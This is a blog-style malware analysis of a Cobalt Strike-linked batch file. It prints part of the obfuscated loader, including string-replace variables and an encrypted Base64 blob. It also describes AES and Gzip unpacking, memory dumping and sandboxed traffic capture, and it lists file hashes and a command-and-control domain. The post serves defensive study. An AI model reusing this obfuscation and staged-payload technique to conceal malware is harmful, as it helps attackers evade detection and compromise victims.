

Malware Analysis — Cobalt Strike

By 0xMrMagnezi

Published: 2024-02-29 · Archived: 2026-04-05 13:54:07 UTC




b


Cobalt Strike is a versatile tool for Red Team operations and penetration testing. However, threat actors also use it for malicious activities like establishing covert communication, conducting post-exploitation tasks, moving laterally across networks, crafting and delivering weaponized payloads, and executing social engineering attacks.

[Press enter or click to view image in full size](#)

Database Entry



CobaltStrike



Vendor detections: 11

Intelligence 11	IOCs	YARA 1	File information	Comments	Actions
SHA256 hash:	2cb66a08113b4514dc43b857a6e6029279d9ac2140859bd3e8386a6fa4c2a262				
SHA3-384 hash:	fb77d528ca60cf2c73eae89d600c20e7cb79e6c469f7e451dc2960c9070c73d006fbd8217b0e0e21e27effb8dbb7d				
SHA1 hash:	0f0b3efbe7e3f56668364d059e0b682b1294ffbc				
MD5 hash:	4d1a54992dc1883a86069182e55bccf4				
humanhash:	march-nuts-nuts-kitten				
File name:	rep.bat				
Download:	download sample				
Signature	CobaltStrike Alert				
File size:	233'613 bytes				
First seen:	2024-02-27 22:55:34 UTC				
Last seen:	Never				
File type:	bat				

Figure 1: Malware Bazaar sample

After downloading and extracting the zip file, two sections were observed in the BAT file. The first section contained two chunks of Base64-encoded code, as shown in Figure 2. It was suspected that these might be a Base64-encoded file, but decoding them did not yield any results. The second section appeared to utilize a simple replace obfuscation, as shown in Figure 3.

Press enter or click to view image in full size


```

1 @echo off
2 setlocal enabledelayedexpansion
3 set "daPKPE=setCkVtt gzcKvTtYz=CkVtt1 CkVtt&&CkVtt sCkVtttarCkVttCkVtt "CkVtt"CkVtt /ckVttmCkVttinCkVtt CkVtt"
4 set "VFQDB=&& CkVttexCkVttitCkVtt"
5 set "qrR1T=notCkVtt dCkVttfciCkVtttedCkVtt CkVttqzCkVttYcKvTtzCkVtt
6 if %qrR1T% CkVtt= (daPKPE:CkVtt=&& %VFQDB:CkVtt=)
7 ::HfR76/Ft8cmnDng6b0pDds4B7YVYemk1RctgchLdLNG7+Knt54re9+U18y++yATCzTAnOBP51Ch0XZURVXzC38JreEhwj8i1FPB3k8ATcpDcp98IN7Gqf2p+Hpnpu7bzjAvpQyqDa2ohXlRT39Tm3/Eul7K
xjn8+cxg7jxucbSAA8Bw4jYcqsELL1+YAZHepXSfb769Wdq4qcvBF9DowKY05aziH68DFRfsgNqoo2y30n/ymlBAIb8S+OLuzC2osarVspDqTVouS83rlyeZJAVXrCOWAQWj5zIXtFj9cDtlDtkz646r
2Afnp5qTytR1VKcW838k9H3J20936bAPHerondn1pQOD/uQ0P+D89QyK1SqtSua84Nv5AcGWdmA1DemMjlyHeJqs+xyxpa62sH92X1oz07notVxgJb1WP/Pa7NBt1CYGS0u2Y/tYFL0Zf4rWmUm7j2wr611Q0nv6e
HX/it5+akbd9Y2ECsFXiRnVvraSn/Db1GfXohdGapkZ1b7grwhEYuu8oHHv1wVaur86kiha4JmRE2AXdpWR2fV1t081lwiK5ERUDRmNYC71TLziUk5eZ12s825yfaB9Hyw0Ukm9aa7eaqwcEuz4Y
uaR7j40du7/fqP/foYQIETcNuwx50vqb6vdvukXUHxY68t83A4vcb2bHX076LBT+wnzcJomF5JygggRcLd8r7w7SEBN+P93dWd8e6J3RKAIFYMOnRV30tE1j4rldzT9pmmFRz4XjK9a83dH+J9p9g3Uac
+VTOv0V1jplzVxk80vtZ8EQAJD10Vj1j6sep90M9YUDZ2aEUEgzc2R7y5i6KX0LAjyza247DRWedapuzQ8Ezen00rZn+1U3Gk1z+hh0aJqzcq04eg5e07t2JyqZkCqX81r2+K3J598Rdkf17z1yho
cdjQcV9Wm0E928zcdR81GvAAUA04d4d1lnlWkYHLSg9cDQAXV34XK14F73B6K6b4j2X25Pfool0Ruzyf4*
Agcx15Aaaz0f86TmHx43gLD08HqQxttyspsc9hZ/CO19P80sWU0bCeKpogRrwhjRfnFUVEZRI2HijJA7Mbp7WbBucP687a2wFdstVo3T1hnn3kv5SXsths12W0o6dY1cmM01gRuIEC2RddgMq1j088dG4u0
MDPvVRDkVzo6gB/A3rgv6vWQJ68ogKkTy293gm/cU3yInBj2mZyUpJ7p7LgldpGaQb5K0Aw+MhZ/68Bg1JuzbTHA01v4fdpBvaN1+0h/4urjFntJe1Nm0jvJugr7u5+
o02Gh1f59abYodwW08tktkAoPyB5n9yZLJHXqaZTN/7zIwmn5/h8fWdy7HUFNZSUHSHZ2PwC77z8NBNDf6HA2g544*
2HkrnoveW4Ic1LX9TzLzva5o9W4eLaXc7lHHeIemBZnz6mz/zAq3BYmCv7/30719L9ZqktZL1WTD1XDeA6++YrVcYqC0K0+FEWwRe308n2yXq2q1VxqqVq18zFM6z23Vr1gOLW7pdl/cK7iJ6CV/HzgJp2p
+
P4TOEdkUWuyWz4ihgYMGHst1JusfKziirdhQNFq2YAQo0b11RHT0xv0Y21PUKigW82dA291VWTzHeor4/wpGGEEyS8G10z8B6ez7B1pGqJFmLhAjBPmeY3hM9A2R3HMVpjIbgJhMhk8CT404E9sajFrNr278VxQbYOC
rOSMg37GycrGH0W4yhdG1vL2XGRvK*
AbaadVY7o/rzGow70zDHf1pHbH7uJgVIEK7mes6Lo2e/5Xz2R/LBF4nbxdrFXw0Pcw91KXj7fCjJyUc1/FQnQqzfsdt7z2q7h3ho6jP5Tdk01r1VfvQzqtQTb3s2tGtXyRIdo+
VqARCA9sFRmR0jpy3icj1q4cN0y8e01so7pCmDX+3BulmbV9zyrAVo/m3ADTW/mexheFpyeK0LH0LSES81Mgub1C0iBBS3Ht61M/nxAu1zjBd+
QyzFvvrMw/IpjXgtokwL7p1k17NMq7v0E41yN2H0h4FRXpK2lev0FKgk3chndi7i408tA3cRfL1LlDvnc0C5190d19k70bVAXnLiIXp1h7N6Ua23vU7mzg001ZS4BdH8E5b1cYLP0wNc+
N/Cv9m1ER++8BUj4z+TJ2K23527P1fWzAr28+5eYp/4Y1W5/Ja6/dq8l4y1Ew2xwZL7U20v9V9fvt1sgcEvqCV9AKrfjryzFvtLVC31z2eNodMxCT21JC5yYfYLSub+
5K2dzt8dQQR7i3P1Yd3i9u9RgHx30v2uN321moKv7WfK2CtXhvro4TH8SSCZqus6AUFEW2p8790y9oYomdtTKcS7/trZCDH+
e02FtUT81GMXKHxvsnGNetu5AS1KXpZS31i7ztXN15N12jrmX3p5o108gZq7Cz0L1Jtq1U9tinebFK1/q133mB0P2j4XlLrEc2JC25Abmh8gMxbCsoJ2focG138Rfptb1VU1c1aB/rz944aVms1GVDynEJZZ
hEdg17hTzZ0SM643aXZD0Fav90dQmWv+
co8R06mSFEW/OSGzj3p10d0gQgk2RtOhhcJqMmKpK17GRNStc3n5/HaKrfmCH1GpUFS3xyDU1oaXacNv4y9awwreipXOrnmeLU9yZ//Lg/f/eJvH1RoUAKFMY0qj/h80R32pF0Cehsi+uzYtLS+
K6SgKxexFK1ggyrFnd6R0L1qYqj0yP/IrbBeoyGLWzqEK03oFal5nfQKXLaZax211B18111P80vIbYpV8AgAG9M504N0ubHNKtbcysU56zkglrMhPK+U2vofcqd1VX02FFMF2nrz+
h/0VdE3k4eg25/9en4Vt/11az5WkTEXLLm2R6G1v75k1J3W5+p2uu41zmVfDy1tk34Jh9Dbdfc+rd1xbJ3p8Ag2Gp5yuteXyYj649NrqcaJ5oNf0oqW
//McC/nRnE298oxz2j/qubFK11hpEAsCNxiCAYSEDu683T1f5/4Z2+
tE4157X1FR0yP8RcF14n0306rVcgmVf1eCqQm2p083403X0594f0XJ3aPFA7uleK4M28A8wC0CQEBJgJ7HBBMv1ciqY31x12K/uERLEP00ns2qrvF8Z3RHx9Vpa/sN1YrB66Pdl0Ia15KAWKPOwN
V8S3MAG0SKD14L0Q1201JAM0/ELu042MrdTLW2q2tPv0st+81Yw61Wdxq+Mgc1X1M72k1LaJfS/6M7MLKobF01hmV4XLdL+
a0YIbTtU/L1L0EJKV6aYrSDACRuzh2hLwL1116hPYCgexaVnB1t6B1gnBsh25ky0Y1w1Ytqx1JHDS3XbucSGGQxTev7v82H7ki9RUTain46WuZ0xq11Yrj0e2oFOAH0XhE1xRWKdV70xG4X12HW0qnc
9m+nVp+PEKGSZ12K60pF7K0rByWQVCOASbmgYxL1ZvPmQj8VtNYPE+GmNo1h5TOL14uyRYNcgZ9ahVhI50SHDaoc/PAQAAB7Aa22FOIbco0F9vFTUG1h9Pe7wM0g+
011rx016pT1P5r1sC0JXKA50s181tYAZ0gR0n0tkWq+6zbAm1KuvK3117vIUBW1tciVAC0AarG+vhRfc389aaY5028wC1guc2uhK+8WgkZVfr5+
X8DL4cF90en3j8E1jEdQ0U1J8P1JNDAZ872FhRR6UX03XqLZ2Nm7ccger55mfWgN7KmpBn+08cyFJROQ00HtPw8LqahNw1N1XW50e1x4R61Whv3FmhDhBzsy1+X+mRt41t50pS0utx5dxwy+

```

Figure 2: First section of the original BAT file

Press enter or click to view image in full size



Press enter or click to view image in full size




Figure 5: Using the AES Key+IV and Gunzip on the Base64 code , which resulted an EXE file

The extracted files were both written in .NET, allowing for debugging in DNSPY. During debugging, additional memory manipulation was observed, leading to the suspicion that there might be another hidden file.

Press enter or click to view image in full size




Figure 6: Embedding Resource

Observing the array in memory confirmed my suspicion. It was observed that the memory started with the header "1F 8B," indicating a Gzip file as shown in Figure 7.

Press enter or click to view image in full size




Figure 7: Finding the embedded file inside the memory

For the last time I used CyberChef to Decompress as shown in Figure 8.

Press enter or click to view image in full size




Figure 8: Extracting embedded EXE file

At that point, a decision was made to execute the file and gather some artifacts and IOCs. As shown below, an EXE embedded in the running process was successfully dumped.

Press enter or click to view image in full size




Figure 9: Dumping EXE from running process

The network traffic was encrypted, so the combination of inetsim + Fiddler was used to follow the requests without the risk of being infected.

Get 0xMrMagnezi's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Inetsim is an open-source tool for simulating internet services like HTTP, DNS, and FTP. It helps observe malware behavior without connecting to real servers, reducing infection risks.

Fiddler is a web debugging proxy tool that logs and modifies HTTP/HTTPS traffic. It decrypts HTTPS traffic with a root certificate.

Using inetsim with Fiddler allows to safely intercept and analyze encrypted network traffic, gaining insights into malware communication and payloads without risking infection.

Press enter or click to view image in full size




Figure 10: Analyzing network traffic using the combination of Fiddler + inetsim

IOCs:

- origin.bat — 4d1a54992dc1883a86069182e55bccf4
- out1.exe — c58f43348436a19ca37a676b477a137f
- out2.exe — 8d8fe14374cb94fe10070d9591fea3bb
- 4000.exe — 30d2256f99c9dc5e6846838f655fae34
- pickilish[.]com

In conclusion, a sample linked to Cobalt Strike was dissected. The process involved decoding Base64-encoded sections and unraveling obfuscation. AES encryption and Gzip compression were used to conceal and deploy malicious payloads. Tools like CyberChef and DNSPY were instrumental in extracting and examining the dropped files. Further investigation uncovered hidden files embedded in memory confirming the sophisticated nature of the malware. This comprehensive analysis demonstrates the complexity and stealth of threats associated with Cobalt

Strike, emphasizing the importance of robust cybersecurity measures to detect and mitigate such threats effectively.

Source: <https://medium.com/@b.magnezi/malware-analysis-cobalt-strike-92ef02b35ae0>